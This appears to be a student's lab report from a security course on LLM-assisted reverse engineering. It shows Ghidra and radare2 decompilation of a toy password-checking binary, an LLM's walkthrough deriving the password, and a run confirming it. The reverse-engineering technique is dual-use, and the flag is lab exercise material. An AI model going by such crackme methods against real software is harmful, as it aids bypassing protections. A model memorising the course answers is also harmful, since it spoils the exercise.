
## 4. Take a screenshot of the results that includes your OdinId. Does the LLM change its assessment?





- The LLM doesn’t change its assessment

## *Step 13. Python deobfuscation (3)*

### 1. Take a screenshot of the results that includes your OdinId.





### 2. Take a screenshot of the flag that includes your OdinId.




## *Step 14. Binary reverse-engineering*

### 1. Take a screenshot showing the results that includes your OdinId





## *Step 15. Binary reverse-engineering (2)*

### 1. Take a screenshot showing the results that includes your OdinId



## *Step 17. Binary reverse engineering with Ghidra (2)*

### 1. Take a screenshot of the code that includes your OdinId



```
┌──(calizo㉿kali-vm)-[~/cs475-src/08_Summarization_ReverseEng]
└─$ uv run 04_ghidra.py
The result for ghidra is:
 :

undefined8 main(void)

{
  int iVar1;
  char local_18;
  char acStack_17 [10];
  undefined local_d;
  int local_c;

  local_c = 0;
  printf("Enter the password: ");
  scanf("%10s",&local_18);
  local_d = 0x4d;
  if (local_18 != 'M') {
    local_c = 1;
  }
  iVar1 = strcmp(acStack_17,"ViZjc4YTE");
  if (iVar1 != 0) {
    local_c = 1;
  }
  if (local_c == 0) {
    puts("Good Job.");
  }
  else {
    puts("Try again.");
  }
  return 0;
}
```

Odin ID: calizo

````
Let's analyze the relevant parts of the `main` function:

1.  **Initialization**: `local_c = 0;`
    *   `local_c` is a flag that gets set to `1` if any password condition is not met. If it remains `0`,
 the password is correct.

2.  **Input**:
    ```c
    printf("Enter the password: ");
    scanf("%10s",&local_18);
    ```
    *   The program reads up to 10 characters into the memory location starting at `local_18`.
    *   **Crucial detail**: `local_18` is a single `char`, and `acStack_17` is a `char` array of size `10
`. On the stack, `local_18` is located immediately before `acStack_17`. This means that if `scanf` reads
more than one character starting at `&local_18`, it will write into `acStack_17` as well.

3.  **First Condition**:
    ```c
    local_d = 0x4d; // 'M'
    if (local_18 != 'M') {
      local_c = 1;
    }
    ```
    *   This checks if the *first character* of the input (stored in `local_18`) is 'M'.
    *   For the password to be correct, `local_18` **must be 'M'**.

4.  **Second Condition**:
    ```c
    iVar1 = strcmp(acStack_17,"ViZjc4YTE");
    if (iVar1 != 0) {
      local_c = 1;
    }
    ```
    *   This compares the string starting at `acStack_17` with the literal string `"ViZjc4YTE"`.
    *   For the password to be correct, the string starting at `acStack_17` **must be `"ViZjc4YTE"`**.


**Combining the conditions and understanding the stack layout:**

*   `scanf("%10s",&local_18)` reads the input string.
*   The first character of the input goes into `local_18`. This character must be 'M'.
*   The subsequent characters of the input will then overflow into `acStack_17` (since `local_18` is a si
ngle `char` and `acStack_17` is adjacent).
*   The string that `strcmp` sees at `acStack_17` must be `"ViZjc4YTE"`. This string has 9 characters.

Therefore, the input string must be:
1.  The character 'M' (for `local_18`).
2.  Followed by the string "ViZjc4YTE" (for `acStack_17`).

Putting it together, the required password is `M` + `ViZjc4YTE` = `MViZjc4YTE`.
This string has a length of 10 characters, which perfectly fits the `scanf("%10s", ...)` format specifier
 (it will read 10 characters and then append a null terminator to `acStack_17[9]`).

The flag is: `MViZjc4YTE`
````




## 2. Take a screenshot of the results that includes your OdinId

```
┌──(calizo㉿kali-vm)-[~/cs475-src/08_Summarization_ReverseEng]
└─$ chmod +x src/ghidra_example/asciiStrCmp

┌──(calizo㉿kali-vm)-[~/cs475-src/08_Summarization_ReverseEng]
└─$ ./src/ghidra_example/asciiStrCmp
Enter the password: MViZjc4YTE
Good Job.

┌──(calizo㉿kali-vm)-[~/cs475-src/08_Summarization_ReverseEng]
└─$
```

Odin ID: calizo

## *Step 18. Binary analysis with radare2*

### 1. Take a screenshot of the password checking code that includes your OdinId


```
┌──(calizo㉿kali-vm)-[~/cs475-src/08_Summarization_ReverseEng]
└─$ uv run 05_radare2.py
WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true` or `-e bin.cache=true` next time
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze entrypoint (af@ entry0)
INFO: Analyze symbols (af@@@s)
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Analyzing methods (af @@ method.*)
INFO: Recovering local variables (afva@@@F)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Use -AA or aaaa to perform additional experimental analysis
/* r2dec pseudo code output (r2 5.9.8) */
/* ./src/ghidra_example/asciiStrCmp @ 0x1165 */
#include <stdint.h>

int32_t main (void) {
    char * s1;
    uint32_t var_5h;
    uint32_t var_4h;
    *((rbp - 4)) = 0;
    eax = 0;
    printf ("Enter the password:");
    rax = rbp - 0x10;
    rsi = rax;
    rdi = "%10s";
    eax = 0;
    scanf ();
    *((rbp - 5)) = 0x4d;
    eax = *((rbp - 0x10));
    if (*((rbp - 5)) != al) {
        *((rbp - 4)) = 1;
    }
    rax = rbp - 0x10;
    rax++;
    eax = strcmp (rax, "ViZjc4YTE");
    if (eax != 0) {
        *((rbp - 4)) = 1;
    }
    if (*((rbp - 4)) != 0) {
        puts ("Try again.");
    } else {
        puts ("Good Job.");
    }
    eax = 0;
    return rax;
}

The result from radare2 is:
 /* r2dec pseudo code output (r2 5.9.8) */
/* ./src/ghidra_example/asciiStrCmp @ 0x1165 */
#include <stdint.h>

int32_t main (void) {
    char * s1;
```

Odin ID: calizo




## 2. Take a screenshot of the results that includes your OdinId

